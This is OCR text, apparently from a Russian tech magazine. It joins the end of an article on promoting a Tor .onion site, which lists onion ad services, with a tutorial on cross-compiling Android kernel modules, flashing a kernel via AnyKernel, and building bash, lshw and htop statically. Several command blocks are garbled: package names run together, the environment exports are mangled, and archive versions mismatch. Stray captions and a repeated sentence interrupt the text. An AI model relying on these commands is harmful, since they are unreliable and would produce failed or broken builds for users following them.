Самый гарантированный способ нагнать целевого трафика на сайт — контекстная реклама. Если посетителей нет, то размещение объявлений поможет их привлечь, а если есть, то с помощью контекстной рекламы можно монетизировать трафик.

- Сервис от Torch (http://xmh57jrzrnw6insl.onion/adinfo.html);
- TorAds от Grams (http://toradsc6vvmtugty.onion/auth/home).




INFO

Можно сделать сайт не в .onion, а .i2p. Но это тема отдельной статьи.

ЗАКЛЮЧЕНИЕ

Выше приведены общий подход и рекомендации по созданию и продвижению анонимного сайта. Для того чтобы создать небольшой лендинг и заманить на него первых посетителей, их будет вполне достаточно. Stay tuned!



Роман Ярыженко
rommanio@yandex.ru

РОДСТВЕННЫЕ СВЯЗИ

СОБИРАЕМ МОДУЛИ ЯДРА И НАТИВНЫЕ LINUX-ПРИЛОЖЕНИЯ ДЛЯ ANDROID

Всем хороши Android-девайсы, но порой им крайне не хватает возможностей и утилит, имеющихся в настольной Linux. Отдельные инструменты, такие как Terminal IDE, частично выручают, но некоторого нужного функционала в них нет. Как же исправить ситуацию?

ВВЕДЕНИЕ

Как всем известно, Android имеет под собой фундамент в виде ядра Linux. Из этого следует, что в теории на смартфоне можно запустить все те приложения, что доступны на десктопном Линуксе. На практике же все сложнее. Поскольку набор Native-библиотек в Android отличается от такового на десктопе (не говоря уже об архитектуре платформы), приложения требуется компилировать статически. А иногда еще и патчить. Но и в этом случае работоспособность приложения не всегда гарантирована.

Что касается модулей ядра, которые могут быть весьма полезны на смартфоне (поддержка NTFS, например), то здесь все еще интереснее. Во многих ядрах от вендора отключена функция загрузки модулей (начиная с Android 4.3, это фактически требование Google. — Прим. ред.). Поэтому нам придется не только подобрать правильную версию ядра для сборки модулей, но и, возможно, пересобрать само ядро, включив такую поддержку, или просто добавить модуль в сам образ ядра.

Далее в статье мы рассмотрим, как побороть эти проблемы, и попробуем собрать модули Linux-ядра и несколько приложений.

ПОДГОТОВКА

Для сборки модулей (ядра) и приложений нам потребуется тулчейн, то есть связка из кросс-компилятора и линковщика, плюс набор стандартных инструментов сборки, которые можно установить из репозитория (пример для Ubuntu):

```
$ sudo apt-get install git-core gnupg↵
  flex bison gperf build-essential↵
  zip curl libc6-devlib32ncurses↵
  5-dev x11proto-core-dev libx11↵
  dev:i386 libreadline6dev:i36↵
  libgl1-mesa-glx:i386 libgl1-mesa↵
  dev g++-multilib mingw32openjdk↵
  6-jdk tofrodos python-markdown↵
  libxml2-utilsxsltproc zlib1g↵
  dev:i386 git libtool
```

Теперь можно установить тулчейн. Их существует как минимум два — стандартный гугловский NDK и тулчейн от Linaro, куда сильнее оптимизирующий код. Различаются они еще и набором target-библиотек — если NDK содержит те библиотеки, которые имеются в Android и, соответственно, могут не подходить для сборки обычных POSIX-совместимых приложений, то Linaro включает минимальный набор стандартных POSIX-библиотек под ARM, для использования которых в гуглоосі понадобится статическая линковка.

Для сборки ядра мы, в целях совместимости, будем использовать первый. Заходим на страничку https://developer.android.com/tools/sdk/ndk/index.html и, выбрав нужную версию NDK, скачиваем его. Затем устанавливаем на скачанный файл право исполнения и распаковываем:

```
$ chmod u+x android-ndk-r10c-linux-x86_64.bin
$ ./android-ndk-r10c-linux-x86_64.bin
```

А вот для сборки программ понадобится и тулчейн от Linaro. Для его получения проще всего зайти на forum.xda-developers.com/showthread.php?t=2098133 и выбрать билд. Лично я выбрал Linaro GCC 4.6.4-2013.05 (поскольку процессор у меня не Cortex, то и качал я arm-unknown-linux-gnueabi-linaro_4.6.4-2013.05-build_2013_05_18.tar.bz2). Распаковываем и для пущего удобства переименовываем:

```
$ tar xjvf arm-unknown-linux-gnueabi-↵
  linaro_4.6.4-2013.05-build_2013_05_18.tar.bz2
$ mv arm-unknown-linux-gnueabi-↵
  linaro_4.6.4-2013.05 linaro-toolchain-4.6
```

Добавим путь к тулчейну в ~/.bashrc (и заодно определим отдельные переменные, которые на время компиляции ядра, возможно, и не пригодятся, но в дальнейшем могут ой как понадобиться):

```
export PATH=$PATH:${HOME}/android-ndk-r10c/↵
toolchains/arm-linux-androideabi-4.6/prebuilt/↵
linux-x86_64/bin:${HOME}/linaro-toolchain-4.6/bin↵
export NDKPATH=${HOME}/android-ndk-r10c export↵
 ANDROID_SYSROOT=${HOME}/android-ndk-r10c/↵
   platforms/android-18/arch-arm
    export LINARO_SYSROOT=${HOME}/linaro-tool↵
     chain-4.6/arm-unknown-linux-gnueabi/↵
      sysroot export ARCH=arm export↵
       CROSS_COMPILE_NDK=arm-linux-↵
       androideabi-export CROSS_↵
       COMPILE_LINARO=arm-unknown-
        linux-↵gnueabi-export CROSS_↵
        COMPILE=$CROSS_COMPILE_NDK_export
        CCOMPILE=$CROSS_COMPILE
```


КОМПИЛЯЦИЯ МОДУЛЕЙ И ЯДРА

Для начала определим, поддерживает ли стоковое ядро модули. Для этого смотрим, есть ли на устройстве файл /proc/modules. В зависимости от этого мы поймем, что делать дальше. В случае если модули поддерживаются, мы берем ванильное ядро той же версии (но лучше, конечно, взять от вендора), конфигурируем его, компилируем только модули, закидываем их в /system/lib/modules и загружаем с помощью команды insmod на устройстве. Если же ядро модулей не поддерживает, можно либо взять готовое кастомное ядро с поддержкой модулей (об этом читай в статье «Выбираем кастомное ядро для своего Android-аппарата» — goo.gl/glzvZe), либо собрать свое, включив нужные модули в образ ядра.


СБОРКА МОДУЛЕЙ

Для сборки исключительно модулей без самого ядра можно использовать либо команду make modules, либо, если ты включил всего один модуль, следующие команды (вместо net/netfilter подставь каталог собираемого модуля):

```
$ make modules_prepare
$ make M=net/netfilter CFLAGS_MODULE=↵
-fno-pic
```



Конфигурирование ядра для устройства



После сборки и установки ядра должна получиться примерно такая картинка

В случае самсунговских устройств (у меня как раз такое) исходники ядер лежат на opensource.samsung.com. Для сборки ядра нам понадобится его конфиг. В некоторых устройствах он находится в файле /proc/config.gz, но, к сожалению, не во всех, поэтому разберем другой метод его получения. После скачивания и распаковки переходим в соответствующий каталог, смотрим файлы, находящиеся в arch/arm/configs/, и выбираем подходящий по архитектуре. В моем случае там был только один файл — n1a_00_defconfig, но это скорее исключение. Переходим обратно в каталог, куда мы первоначально распаковали ядро, и набираем следующую команду:

```
$ make n1a_00_defconfig
```

Далее настраиваем ядро с помощью стандартной команды make menuconfig, чтобы включить нужные нам модули.

Модули ядра позволяют добавлять функциональность исключительно низкого уровня, которую в общем случае нельзя использовать напрямую. Для добавления же функциональности, которую можно использовать напрямую, нужно собирать программы

```
$ make -j9 CFLAGS_MODULE=-fno-pic
```

После сборки нам нужно все получившиеся файлы скопировать в единый каталог:

```
$ mkdir final
$ cp arch/arm/boot/zImage final
$ find . -name '*ko' -exec cp '{}' final \;
```

Затем, в случае полной компиляции, нужно собрать файлы в ZIP-архив. Не абы какой, а сформированный определенным образом (речь идет о файле обновления для кастомной консоли восстановления. — Прим. ред.). Для этого клонируем с гитхаба шаблон для данного файла:

```
$ cd final
$ git clone https://github.com/koush/AnyKernel.git
$ cp ./*.ko ./AnyKernel/system/lib/modules/
$ cp ./zImage ./AnyKernel/kernel/
```

Поскольку те утилиты, что имеются в этом автоматическом апдейтере, немного устарели (во всяком случае, на моем планшете они завершались с сегфолтом), нужно их заменить рабочими, которые берем на d-h.st/Rgl, и, распаковав, заменяем ими файлы с теми же названиями в каталоге AnyKernel/kernel/. Кроме того, нужно изменить скрипт для автоапдейтера, находящийся в AnyKernel/META-INF/com/google/android/updater-script. В конечном итоге должно получиться примерно следующее:

```
ui_print("Extracting System Files...");
set_progress(1.000000);
mount("ext4","MTD", "system", "/system");
package_extract_dir("system", "/system");
unmount("/system");
```

```
ui_print("Extracting Kernel files...");
package_extract_dir("kernel", "/tmp");
ui_print("Installing kernel...");
set_perm(0, 0, 0777, "/tmp/dump_image");
set_perm(0, 0, 0777, "/tmp/mkbootimg.sh");
set_perm(0, 0, 0777, "/tmp/mkbootimg");
set_perm(0, 0, 0777, "/tmp/unpackbootimg");
run_program("/sbin/busybox", "dd", "if=/dev/block/↵
mmcblk0p9", "of=/tmp/boot.img");
run_program("/tmp/unpackbootimg", "-i", "/tmp/↵
boot.img", "-o", "/tmp/");
run_program("/tmp/mkbootimg.sh");
run_program("/sbin/busybox", "dd", "if=/tmp/↵
newboot.img", "of=/dev/block/mmcblk0p9");
ui_print("Done!");
```

Путь /dev/block/mmcblk0p9 здесь — та часть, которую необходимо изменить. Это раздел boot, и почти на всех устройствах он будет представлен разными файлами. Чтобы узнать имя файла на своем устройстве, выполни следующую команду:

```
$ for i in /dev/block/platform/*/by-name/boot; \
        do ls -l $i; done
```

После правки запаковываем каталог:

```
$ cd AnyKernel && zip -r AnyKernel.zip *
```

Затем кидаем файл на устройство и устанавливаем его с помощью кастомного рекавери (TWRP или CWM).

СБОРКА ПРИЛОЖЕНИЙ

Модули ядра позволяют добавлять функциональность исключительно низкого уровня, которую в общем случае нельзя использовать напрямую. Для добавления же функциональности, которую можно использовать напрямую, нужно собирать программы, чем мы сейчас и займемся, — попробуем собрать несколько приложений. Перед сборкой почти всех приложений нужно экспортировать ряд целый переменных:

```
$ export CROSS_COMPILE=$CROSS_COMPILE_LINARO
$ export CC=arm-unknown-linux-gnueabi-gcc
$ export CPP=arm-unknown-linux-gnueabi-cpp
$ export CXX=arm-unknown-linux-gnueabi-g++
$ export LD=arm-unknown-linux-gnueabi-ld
$ export AS=arm-unknown-linux-gnueabi-as
$ export AR=arm-unknown-linux-gnueabi-ar
$ export RANLIB=arm-unknown-linux-gnueabi-ranlib
$ export CPPFLAGS="--sysroot=$LINARO_SYSROOT"
$ export CFLAGS="--static --sysroot↵
  =$LINARO_SYSROOT"
$ export CXXFLAGS="--sysroot=$LINARO_SYSROOT"
$ export LDFLAGS="--sysroot=$LINARO_SYSROOT"
```

И лишь затем можно приступать.

Bash

Bash собирать с помощью тулчейна Linaro очень легко — скачиваем исходники с официального FTP и распаковываем:


```
$ wget http://ftp.gnu.org/gnu/bash/bash-4.3.30.tar.gz
$ tar xzvf bash-4.2.53.tar.gz && cd bash-4.3.30
```

Выполняем скрипт configure и собираем:

```
$ ./configure --host=arm-linux --enable-static↵
  -link --without-bash-malloc --disable-rpath↵
  --disable-nls
$ make
```

Bash, запущенный под Android

```
Окно 1                                                    10:37
declare -- HISTSIZE="500"
declare -x HOME="/data/data/jackpal.androidterm/app_HOME"
declare -x HOSTNAME="lt033g"
declare -- HOSTTYPE="arm"
declare -- IFS="
"
declare -x LD_LIBRARY_PATH="/vendor/lib:/system/lib"
declare -i LINENO
declare -- LINES="37"
declare -x LOOP_MOUNTPOINT="/mnt/obb"
declare -- MACHTYPE="arm-unknown-linux-gnu"
declare -i MAILCHECK="60"
declare -x MKSH="/system/bin/sh"
declare -x OLDPWD
declare -- OPTERR="1"
declare -i OPTIND="1"
declare -- OSTYPE="linux-gnu"
declare -x PATH="/system/bin:/system/xbin"
declare -a PIPESTATUS='([0]="0")'
declare -ir PPID="28322"
declare -- PS1="\\s-\\v\\\$ "
declare -- PS2="> "
declare -- PS4="+ "
declare -x PWD="/"
declare -ix RANDOM
declare -x SECONDARY_STORAGE="/storage/extSdCard:/storage/UsbDriveA:/storage/UsbDriveB:/storage/UsbDriveC:/storage/UsbDriveD:/storage/
UsbDriveE:/storage/UsbDriveF"
declare -- SECONDS
declare -x SHELL="/system/bin/sh"
declare -r SHELLOPTS="braceexpand:emacs:hashall:histexpand:history:interactive-comments"
declare -x SHLVL="1"
declare -x TERM="screen"
declare -ir UID="10202"
declare -x USER="u0_a202"
declare -x VIBE_PIPE_PATH="/dev/pipes"
declare -- _="pwd"
bash-4.3$
```



Htop, запущенный под Android

После сборки появится файл bash, который мы оперативно копируем на устройство в системный каталог /system/xbin.

Стоит дать комментарии, почему bash нужно компилировать с помощью тулчейна Linaro. В Bionic, стандартной реализации библиотеки libc в Android, отсутствуют некоторые POSIX-совместимые функции, используемые bash (такие, например, как mkfifo() или wctomb()). Соответственно, собрать bash с использованием этой библиотеки без танцев с бубном не выйдет. В Linaro же, с другой стороны, используется стандартная POSIX-совместимая библиотека glibc. Поскольку мы собираем bash статически, нам все равно, что используется в Android, — главное, чтобы версия glibc, с которой мы собираем, подошла к ядру. Впрочем, сегодня обратное маловероятно.

Lshw

Lshw — удобная консольная утилита, позволяющая быстро собрать информацию о всем доступном железе. Компилировать ее (опять же используя Linaro) достаточно просто. Скачиваем последнюю версию, распаковываем и заменяем в файлах src/Makefile и src/core/Makefile компилятор C++ на компилятор от Linaro (переменной CXX нужно присвоить значение arm-unknown-linux-gnueabi-g++), добавив также опцию --static в CXXFLAGS. Затем собираем обычным образом.

Htop

Это достаточно удобный консольный менеджер процессов для Linux. Для вывода информации он использует библиотеку ncurses, так что для его компиляции потребуется чуть больше времени. Создаем каталог htop, переходим в него и скачиваем ncurses:

```
$ mkdir htop && cd $_
$ wget http://ftp.gnu.org/pub/gnu/ncurses/↵
  ncurses-5.9.tar.gz
$ tar xzvf ncurses-5.9.tar.gz
$ cd ncurses-5.9
```

Устанавливаем переменную $SYSROOT_ADDITIONS, запускаем configure с нужными параметрами и собираем:

```
$ export SYSROOT_ADDITIONS=${HOME}/htop/rootdir
$ ./configure --with-normal --without-shared↵
  --without-cxx-binding --enable-root-environ↵
  --disable-widec --disable-GPM --without-ada↵
  --without-tests --host=arm-linux --prefix=↵
  $SYSROOT_ADDITIONS
$ make && make install
```

Поскольку нам нет смысла включать поддержку юникода и мыши и мы не собираемся делать эту библиотеку динамической, отключаем эти опции (а также отключаем поддержку языка Ada).

Скачиваем и распаковываем сам htop, предварительно перейдя на уровень выше:

```
$ cd ..
$ wget http://hisham.hm/htop/releases/1.0.3/↵
  htop-1.0.3.tar.gz
$ tar xzvf htop-1.0.3.tar.gz
$ cd htop-1.0.3
```

Вновь переопределяем переменные окружения для сборки:

```
$ export CPPFLAGS="--sysroot=$LINARO_SYSROOT"
$ export CFLAGS="--static -I${SYSROOT_ADDITIONS}/
  include --sysroot=$LINARO_SYSROOT"
$ export CXXFLAGS="--sysroot=$LINARO_SYSROOT"
$ export LDFLAGS="-L${SYSROOT_ADDITIONS}/↵
  ncurses-5.9/lib --sysroot=$LINARO_SYSROOT"
$ export LIBS="${SYSROOT_ADDITIONS}/lib/↵
  libncurses.a"
```

```
10:52
Окно 1
269 received, 0 dropped

bash-4.3# ngrep -Wbyline google port 80
interface: wlan0 (192.168.1.0/255.255.255.0)
filter: (ip) and ( port 80 )
match: google
